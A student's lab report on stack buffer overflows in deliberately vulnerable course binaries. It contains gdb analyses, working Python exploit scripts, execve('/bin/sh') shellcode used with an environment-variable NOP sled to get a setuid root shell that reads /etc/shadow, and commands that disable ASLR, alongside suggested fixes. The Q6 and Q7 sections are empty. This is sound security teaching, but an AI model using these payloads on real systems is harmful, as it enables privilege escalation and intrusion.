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LAB #2

Buffer Overflow

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1 Secret String in *secret-str*

The secret is statically embedded into the executable. Developers sometimes store connection strings, API endpoints or plaintext that way and forget to clean up later on. It makes data retrievable with basic tools like cat, grep or objdump.

Common methods to produce such artefacts include hard coding values and post-compilation patching with a hex editor. I extract human readable text from the binary using basic utility programs and discover the [secret string](#).

2 Stack Smashing Protection in a Code Snippet

Snippet shows a stack canary mechanism using the guard and secret variables to detect buffer overflows by verifying the integrity of guard. This mechanism can be bypassed in two ways:

1. **Information Leak:** Exploiting another vulnerability in the program, such as a format string vulnerability to leak the value of the secret variable. Attacker can craft an input that correctly matches the canary value. Then overwrites the buffer up to the return address without triggering the guard, bypassing the stack smashing detection.

2. **Brute Forcing:** If the secret value is not sufficiently random or uses a predictable initialization. Attacker can repeatedly attempt guessing secret until the program does not detect stack smashing and bypasses the protection. This option is viable on 32 bit architecture because the stack has much less entropy.

3 Password Protection in *check-pwd*

The *check-pwd* binary has a stack buffer overflow vulnerability because of unsafe *gets* at 0x8048495 ignoring input limits. Reading the [assembly dump](#), I observe that buffer starts at ebp-0x16 (offset 22 from ebp), flag at ebp-0xc (offset 12). The binary initializes the flag to zero, reads user input into the buffer via *gets* (which appends a null byte), compares the buffer to the hardcoded password "securesoftware" at 0x804861e using *strcmp*, sets the flag to 1 only on match ("Correct Password" if successful, "Wrong Password" otherwise), and grants access if the flag value is anything but at zero (0x00).

No canary according to its [checksec output](#) which facilitates its exploitation, NX actively blocks shellcode but won't matter here, no PIE means addresses remain static.

Fix: Replace *gets* with *fgets(buffer, sizeof(buffer), stdin)*, enable stack canaries, turn on ASLR, check *strlen(input) < sizeof(buffer)*.

Exploit: Input longer than 10 bytes, as the 11th byte overwrites the flag's low byte at ebp-0xc, making the flag non-zero and granting access despite the *strcmp* failure printing "Wrong Password". A simple payload is 11 'A's, which sets the low byte to 0x41.

```

1 # Root privileges given
2 python -c 'print("A"*11)' | ./check-passwd
3 # Wrong Password (flag zeroed)
4 python -c 'print("A"*10 + "\x00\x00\x00\x00")' | ./check-passwd

```

Listing 1: Python Payload Q3

Key Assembly Lines:

```

1      # Stack frame setup, allocating 32 bytes for locals
2 8048479: 83 ec 20          sub     esp,0x20
3
4      # Buffer at ebp-0x16, sized 12 bytes
5 804848f: 8d 45 ea          lea     eax,[ebp-0x16]
6
7      # Unsafe input via gets, no bounds check
8 8048495: e8 d6 fe ff ff    call    8048370 <gets@plt>
9
10     # Hardcoded password "securesoftware" for comparison
11 804849f: b8 1e 86 04 08    mov     eax,0x804861e
12
13     # String compare over 15 bytes using repz cmpsb
14 80484ad: f3 a6            repz   cmpsb ds:[esi],es:[edi]
15
16     # Conditional jump to success branch on match
17 80484c0: 74 0e             je     80484d0 <checkPwd+0x5c>
18
19     # Flag var init to 0 at ebp-0xc, set to 1 only on match
20 804847c: c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%ebp)
21 80484f4: c7 45 f4 01 00 00 00    movl   $0x1,-0xc(%ebp)

```

Listing 2: Key Assembly Lines Q3

Disclaimer

Solutions below are based on Ubuntu 12 i686.

I disable ASLR and grant setuid bit to binaries Q5 to Q7.

```

1 sudo sysctl -w kernel.randomize_va_space=0
2 sudo chmod 4755 ./root-me-1 ./root-me-2 ./root-me-3

```

4 Critical Function in *check-pwd-crit*

The *check-pwd-crit* binary has a stack buffer overflow vulnerability due to the use of *gets* at 0x8048495, which does not limit input size. From the disassembly, the buffer is allocated at ebp-0x16 (22 bytes from ebp), with a 10-byte effective buffer before overflow reaches critical areas, but pattern testing shows the return address at offset 26 from the buffer start. According to the [checksec output](#), canary, fortify, NX, and PIE are all disabled, while RELRO is partial.

Fix: Replace *gets* with *fgets(buffer, sizeof(buffer), stdin)* or *scanf("%s", buffer)* with size limits, enable stack canaries with *-fstack-protector*, disable executable stack with *-z noexecstack*, and enable ASLR system-wide.

Exploit: I overwrote the return address of *checkPwd* to point to *criticalFunction* at 0x08048514. Using cyclic pattern [crash](#) and [analysis](#), I determined the offset to EIP is

26 bytes. A [Python script](#) crafts a payload with 26 'A's followed by the little-endian packed address of criticalFunction (\x14\x85\x04\x08), fed to the binary via stdin. This redirects the return from checkPwd to criticalFunction, printing "Critical function" without crashing, as shown in [the execution](#). The script handles the overflow precisely, avoiding segmentation faults by not corrupting other stack elements unnecessarily.

GDB Analysis: To analyze the vulnerability, the following gdb manipulations were executed:

```

1 info functions          # List functions
2 disas main              # Calls checkPwd at 0x804852f
3 disas checkPwd          # Vuln gets at 0x8048495
4                                # buffer at ebp-0x16
5 disas criticalFunction  # Target at 0x8048514
6
7 pattern_create 100 pattern
8 run < pattern          # Crash with SIGSEGV

```

At crash, registers show overflow:

```

1 info registers          # EIP: 0x41414441, EBP: 0x41284141
2 pattern_offset $eip      # 26 to EIP
3 pattern_offset $ebp      # 22 to EBP
4 pattern_search           # Confirms offsets
5 x/32wx $esp - 0x40       # Stack dump shows pattern overflow

```

Verifying the exploit by running the payload and stepping through redirection.

```

1 break *0x8048513        # Before ret in checkPwd
2
3 run < <(python -c 'import struct; crit_addr=0x08048514; print("A
   "*26 + struct.pack("<I", crit_addr))')
4
5 context                  # Overwritten return at ebp+4
6 x/wx $ebp+4              # 0x08048514 (pre-ret)
7 stepi                    # EIP jumps to criticalFunction
8 x/10i $eip                # Shows criticalFunction code
9 continue                 # Prints "Critical function", no segfault

```

5 Root Access in the Set-UID Program *root-me-1*

The *root-me-1* binary has a stack buffer overflow vulnerability because of *strcpy* at 0x804845d ignoring input limits. Reading the assembly dump, I observe that buffer starts at ebp-0xd0 (offset 208 from ebp). No canary according to its [checksec output](#) which facilitates exploitation, NX disabled allows shellcode execution on stack, no PIE keeps addresses static.

Exploit: I used the return-to-environment technique where a shellcode is placed in an environment variable called EGG to dodge the null byte problem in *strcpy* that would cut off the copy too early. I crafted a [Python script](#) that sets EGG with a bunch of 100 NOPs ahead of the 21 byte shellcode for *execve("/bin/sh")*, figure out its address using gdb, and then builds a payload with 212 A's to smash the 208-byte buffer at ebp-0xd0

and overwrite the return address at ebp+4 with that EGG address (0xbfffff39 in my runs), which lets me jump right into the NOP sled and into the shellcode for spawning a root shell with euid=0, all without crashing as shown in [that execution](#).

Disassembly revealed the buffer load at lea eax,[ebp-0xd0] and frame allocation via sub esp,0xe8, then runtime stack dumps in gdb confirmed the buffer base at 0xbffffb98, cyclic pattern crash gave the 212 byte offset to the return address so I know the payload's filler size and overwrite position. The [Python script](#) automates this by dynamically compiling a helper to fetch the EGG address, handling minor environment shifts like argv length variations that could offset the stack by a few bytes.

Fix: Replace strcpy with strncpy(buffer, str, sizeof(buffer)), enable stack canaries, turn off executable stack with -z noexecstack, enable ASLR.

GDB Analysis: To analyze the vulnerability, the following gdb manipulations were executed:

```

1 set architecture i386                      # Confirm archi + protections
2 show architecture
3 disas main                                 # Disassemble functions
4 disas greet
5 break main                                  # Set breakpoint and run short
6 run hello
7
8 next                                         # Step through main to greet call
9                                              # Repeat until greet 0x8048495
10 step                                        # Enter greet
11 context                                      # Inspect stack frame
12 info registers esp                         # Entry ESP: 0xbfffffc6c

```

Taking measurements of target function *greet*, as per the [gdb output](#).

```

1 next                                         # Go before strcpy 0x804845d
2
3 info registers ebp                         # Confirm buffer location
4 p (char *)($ebp - 0xd0)                     # Buffer: 0xbffffb98
5 x/52wx $ebp - 0xd0 - 4                      # View buffer area
6                                              # Step over strcpy and verify copy
7 next
8 x/s $ebp - 0xd0                            # Shows copied input
9                                              # Continue to exit
10 continue                                     # Cyclic pattern for offset
11 pattern create 300 '/tmp/pattern'
12 run $(cat /tmp/pattern)                     # Crashes
13                                              # At crash: Calculate offset
14 info registers eip                         # Overwritten EIP
15 pattern offset $eip                        # 212 to return address
16
17 x/80wx $esp - 256                          # Inspect overflow path
18 x/wx $ebp                                # Saved EBP at offset 208
19 x/wx $ebp+4                               # Return address at 212

```

Verifying the exploit by setting EGG and stepping through shellcode execution.

```

1
2                                              # Set EGG and get address

```


6 Root Access in the Set-UID Program *root-me-2*

7 Root Access in the Set-UID Program *root-me-3*

A A1 Material for *secret-str*

```
1 strings secret-str | grep -i secret
```

Listing 3: Command Solving Q1



```
A penthrite ~/code 14:08 > strings secret-str | grep -i secret
SECRET : YOU ARE THE BEST STUDENT OF SECURE SOFTWARE COURSE (I DON'T SAY THAT TO EVERY STUDENT :)) !
secret-str.c
```

Figure 1: Secret String Q1

B A3 Material for *check-passwd*

Checksec Results: ELF											
File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
check-passwd	Yes	No	No	Partial	No	No	Yes	No	No	No	0

Figure 2: Checksec *check-passwd* Q3

```

138  08048474 <checkPwd>:
139  8048474: 55                      push   %ebp
140  8048475: 89 e5                  mov    %esp,%ebp
141  8048477: 57                      push   %edi
142  8048478: 56                      push   %esi
143  8048479: 83 ec 20                sub    $0x20,%esp
144  804847c: c7 45 f4 00 00 00 00 00  movl   $0x0,-0xc(%ebp)
145  8048483: c7 04 24 10 86 04 08    movl   $0x8048610,(%esp)
146  804848a: e8 f1 fe ff ff        call   8048380 <puts@plt>
147  804848f: 8d 45 ea                lea    -0x16(%ebp),%eax
148  8048492: 89 04 24                mov    %eax,(%esp)
149  8048495: e8 d6 fe ff ff        call   8048370 <gets@plt>
150  804849a: 8d 45 ea                lea    -0x16(%ebp),%eax
151  804849d: 89 c2                  mov    %eax,%edx
152  804849f: b8 1e 86 04 08        mov    $0x804861e,%eax
153  80484a4: b9 0f 00 00 00        mov    $0xf,%ecx
154  80484a9: 89 d6                  mov    %edx,%esi
155  80484ab: 89 c7                  mov    %eax,%edi
156  80484ad: f3 a6                  repz   cmpsb %es:(%edi),%ds:(%esi)
157  80484af: 0f 97 c2                seta   %dl
158  80484b2: 0f 92 c0                setb   %al
159  80484b5: 89 d1                  mov    %edx,%ecx
160  80484b7: 28 c1                  sub    %al,%cl
161  80484b9: 89 c8                  mov    %ecx,%eax
162  80484bb: 0f be c0                movsbl %al,%eax
163  80484be: 85 c0                  test   %eax,%eax
164  80484c0: 74 0e                  je    80484d0 <checkPwd+0x5c>
165  80484c2: c7 04 24 2d 86 04 08  movl   $0x804862d,(%esp)
166  80484c9: e8 b2 fe ff ff        call   8048380 <puts@plt>
167  80484ce: eb 2b                  jmp    80484fb <checkPwd+0x87>
168  80484d0: b8 3f 86 04 08        mov    $0x804863f,%eax
169  80484d5: 89 04 24                mov    %eax,(%esp)
170  80484d8: e8 83 fe ff ff        call   8048360 <printf@plt>
171  80484dd: 8d 45 ea                lea    -0x16(%ebp),%eax
172  80484e0: 89 04 24                mov    %eax,(%esp)
173  80484e3: e8 78 fe ff ff        call   8048360 <printf@plt>
174  80484e8: c7 04 24 0a 00 00 00  movl   $0xa,(%esp)
175  80484ef: e8 bc fe ff ff        call   80483b0 <putchar@plt>
176  80484f4: c7 45 f4 01 00 00 00  movl   $0x1,-0xc(%ebp)
177  80484fb: 83 7d f4 00            cmpl   $0x0,-0xc(%ebp)
178  80484ff: 74 0c                  je    804850d <checkPwd+0x99>
179  8048501: c7 04 24 58 86 04 08  movl   $0x8048658,(%esp)

```

Figure 3: Disassembly *check-passwd* Q3

C A4 Material for check-passwd-crit

The screenshot shows the terminal output of the Checksec tool. The command run is:

```
[devid@penthrite] -[~/projects/buffer-overflow]-[@]
[$] > PYTHONWARNINGS=ignore checksec ./bin/check-passwd-crit
```

The progress bar indicates "Processing..." and "1/1 • 100.0%". The results table is titled "Checksec Results: ELF".

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortifi...	Fortifia...	Fortify Score
bin/che...	No	No	No	Partial	No	No	Yes	No	No	No	0

Figure 4: Checksec `check-passwd-crit` Q4

[Back to Q4](#)

```

gdb-peda$ pattern_create 50 pattern.txt
Writing pattern of 50 chars to filename "pattern.txt"
gdb-peda$ run < pattern.txt
[-----registers-----]
EAX: 0x1
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff774 --> 0xbffff89c ("/home/david/code/q4/check-passwd-crit")
EDX: 0xbffff704 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6d8 --> 0x0
ESP: 0xbffff6c8 --> 0xbffff6d8 --> 0x0
EIP: 0x08048475 (<checkPwd+1>: mov    ebp,esp)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x8048472 <frame_dummy+34>: ret
0x8048473 <frame_dummy+35>: nop
0x8048474 <checkPwd>: push   ebp
=> 0x8048475 <checkPwd+1>: mov    ebp,esp
0x8048477 <checkPwd+3>: push   edi
0x8048478 <checkPwd+4>: push   esi
0x8048479 <checkPwd+5>: sub    esp,0x20
0x804847c <checkPwd+8>: mov    DWORD PTR [ebp-0xc],0x0
[-----stack-----]
0000| 0xbffff6c8 --> 0xbffff6d8 --> 0x0
0004| 0xbffff6cc --> 0x8048534 (<main+11>:      mov    eax,0x0)
0008| 0xbffff6d0 --> 0x8048540 (<_libc_csu_init>:     push   ebp)
0012| 0xbffff6d4 --> 0x0
0016| 0xbffff6d8 --> 0x0
0020| 0xbffff6dc --> 0xb7e36533 (<_libc_start_main+243>:      mov    DWORD PTR [esp],eax)
0024| 0xbffff6e0 --> 0x1
0028| 0xbffff6e4 --> 0xbffff774 --> 0xbffff89c ("/home/david/code/q4/check-passwd-crit")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048475 in checkPwd ()
gdb-peda$ continue

Password ?

Wrong Password

Root privileges given to the user

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x25 ('%')
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xffffffff
EDX: 0xb7fc78b8 --> 0x0
ESI: 0x41416e41 ('AnAA')
EDI: 0x2d414143 ('CAA-')
EBP: 0x41284141 ('AA(A')
ESP: 0xbffff6d0 (";AA)AAEAAaAA@AAFAAbA")
EIP: 0x41414441 ('ADAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41414441
[-----stack-----]
0000| 0xbffff6d0 (";AA)AAEAAaAA@AAFAAbA")
0004| 0xbffff6d4 ("AAEAAaAA@AAFAAbA")
0008| 0xbffff6d8 ("AaAA@AAFAAbA")
0012| 0xbffff6dc ("@AAFAAbA")
0016| 0xbffff6e0 ("AABA")
0020| 0xbffff6e4 --> 0xbffff700 --> 0x804824c --> 0x675f5f00 ('')
0024| 0xbffff6e8 --> 0xbffff77c --> 0xbffff8c2 ("SHELL=/bin/bash")
0028| 0xbffff6ec --> 0xb7fdc858 --> 0xb7e1d000 --> 0x464c457f
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414441 in ?? ()


```

Figure 5: Observing check-passwd-crit Crash Q4

```

gdb-peda$ info registers eip
eip          0x41414441      0x41414441
gdb-peda$ pattern_offset $eip
1094796353 found at offset: 26
gdb-peda$ x/32wx $esp - 0x40
0xbfffff690: 0xbfffff6b3    0x0804861f    0xbfffff6c8    0x0804850d
0xbfffff6a0: 0x08048658    0x00000004    0x08049ff4    0x08048561
0xbfffff6b0: 0x4141ffff    0x41412541    0x42414173    0x41244141
0xbfffff6c0: 0x41416e41    0x2d414143    0x41284141    0x41414441
0xbfffff6d0: 0x2941413b    0x41454141    0x41416141    0x46414130
0xbfffff6e0: 0x41624141    0xbfffff700    0xbfffff77c    0xb7fdc858
0xbfffff6f0: 0x00000000    0xbfffff71c    0xbfffff77c    0x00000000
0xbfffff700: 0x0804824c    0xb7fc5ff4    0x00000000    0x00000000
gdb-peda$ pattern_search
Registers contain pattern buffer:
EIP+0 found at offset: 26
EDI+0 found at offset: 18
EBP+0 found at offset: 22
ESI+0 found at offset: 14
ECX+52 found at offset: 69
Registers point to pattern buffer:
[ESP] --> offset 30 - size ~20
Pattern buffer found at:
0xb7fd9000 : offset 0 - size 50 (mapped)
0xbfffff6b2 : offset 0 - size 50 ($sp + -0x1e [-8 dwords])
References to pattern buffer found at:
0xb7fc6ac4 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ac8 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6acc : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad0 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad4 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad8 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6adc : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xbfffff514 : 0xb7fd9000 ($sp + -0x1bc [-111 dwords])
0xbfffff604 : 0xbfffff6b2 ($sp + -0xcc [-51 dwords])
gdb-peda$ x/s 0x804861e
0x804861e: "securesoftware"
gdb-peda$ x/s 0x804867d
0x804867d: "Critical function"
gdb-peda$ x/s 0x8048658
0x8048658: "\n Root privileges given to the user "
gdb-peda$ x/s 0x804862d
0x804862d: "\n Wrong Password "

```

Figure 6: Pattern Analysis Q4

```

1 import sys
2 critical_addr = 0x08048514
3 exit_addr = 0xb7e4fbf0
4 payload = b"A" * 26
5 payload += critical_addr.to_bytes(4, "little")
6 payload += exit_addr.to_bytes(4, "little")
7 sys.stdout.buffer.write(payload)

```

Listing 4: Solver Script Q4

```
david@ulb-615056:~/code/q4$ uname -m  
i686  
david@ulb-615056:~/code/q4$ python3 exploit_check-passwd-crt.py  
| ./check-passwd-crit  
  
Password ?  
  
Wrong Password  
  
Root privileges given to the user  
Critical functiondavid@ulb-615056:~/code/q4$ █
```

Figure 7: Solving check-passwd-crit Q4

D A5 Material for *root-me-1*

File	NX	PIE	Canary	Retro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
root-me-1	No	No	No	Partial	No	No	Yes	No	No	No	0

Figure 8: Checksec *root-me-1* Q5

```

gdb-peda$ next
[-----registers-----]
EAX: 0xbffffb98 --> 0xb5a059f0
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffffd24 --> 0xbffffe3a ("/home/david/code/q5/root-me-1")
EDX: 0xbffffcb4 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbfffffc68 --> 0xbfffffc88 --> 0x0
ESP: 0xbffffb80 --> 0xbffffb98 --> 0xb5a059f0
EIP: 0x804845d (<greet+25>: call 0x8048350 <strcpy@plt>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x8048450 <greet+12>:    mov    DWORD PTR [esp+0x4],eax
0x8048454 <greet+16>:    lea    eax,[ebp-0xd0]
0x804845a <greet+22>:    mov    DWORD PTR [esp],eax
=> 0x804845d <greet+25>:   call   0x8048350 <strcpy@plt>
0x8048462 <greet+30>:    mov    eax,0x8048580
0x8048467 <greet+35>:    lea    edx,[ebp-0xd0]
0x804846d <greet+41>:    mov    DWORD PTR [esp+0x4],edx
0x8048471 <greet+45>:    mov    DWORD PTR [esp],eax
Guessed arguments:
arg[0]: 0xbffffb98 --> 0xb5a059f0
arg[1]: 0xbffffe58 ("hello")
[-----stack-----]
0000| 0xbffffb80 --> 0xbffffb98 --> 0xb5a059f0
0004| 0xbffffb84 --> 0xbffffe58 ("hello")
0008| 0xbffffb88 --> 0x8048278 ("__libc_start_main")
0012| 0xbffffb8c --> 0xb7e2a194 --> 0x72647800 ('')
0016| 0xbffffb90 --> 0x804821c --> 0x3c ('<')
0020| 0xbffffb94 --> 0x1
0024| 0xbffffb98 --> 0xb5a059f0
0028| 0xbffffb9c --> 0xb7eb67ce (add    ebx,0x10f826)
[-----]
Legend: code, data, rodata, value
0x804845d in greet ()

```

Figure 9: Found Unsafe *strcpy* Function Q5

[Back to Q5](#)

```

1 #!/usr/bin/env python2
2 import struct
3 import os
4
5 # var env execve("/bin/sh")
6 shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\
7     \xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
8 os.environ['EGG'] = '\x90' * 100 + shellcode
9
10 # getaddr
11 os.system('gcc -m32 -o /tmp/getaddr -x c - << EOF\n#include <stdio\
12 .h>\n#include <stdlib.h>\nint main() { printf("%p\\n", getenv("\
13 EGG")); }\\nEOF')
14
15 # dummy arg length of payload
16 offset = 212
17 dummy = 'A' * (offset + 4)
18 addr_str = os.popen('/tmp/getaddr "{}'.format(dummy)).read().strip()
19 print("EGG address: " + addr_str)
20 egg_addr = int(addr_str, 16)
21
22 # build payload (start of NOPs)
23 payload = "A" * offset + struct.pack("<I", egg_addr)
24
25 print("Running exploit...")
26 os.system('./root-me-1 ' + payload + '")')

```

Listing 5: Solver Script Q5

```

david@ulb-615056:~/code/q5$ python exploit_root-me-1.py
EGG address: 0xbfffff39
Running exploit...
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA9@@@
# id
uid=1000(david) gid=1000(david) euid=0(root) groups=0(root),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),1000(david)
# cat /etc/shadow
root:!20403:0:99999:7:::
daemon:*:15937:0:99999:7:::
bin:*:15937:0:99999:7:::

```

Figure 10: Exploiting *root-me-1* Q5

E A6 Material for *root-me-2*

F A7 Additional Material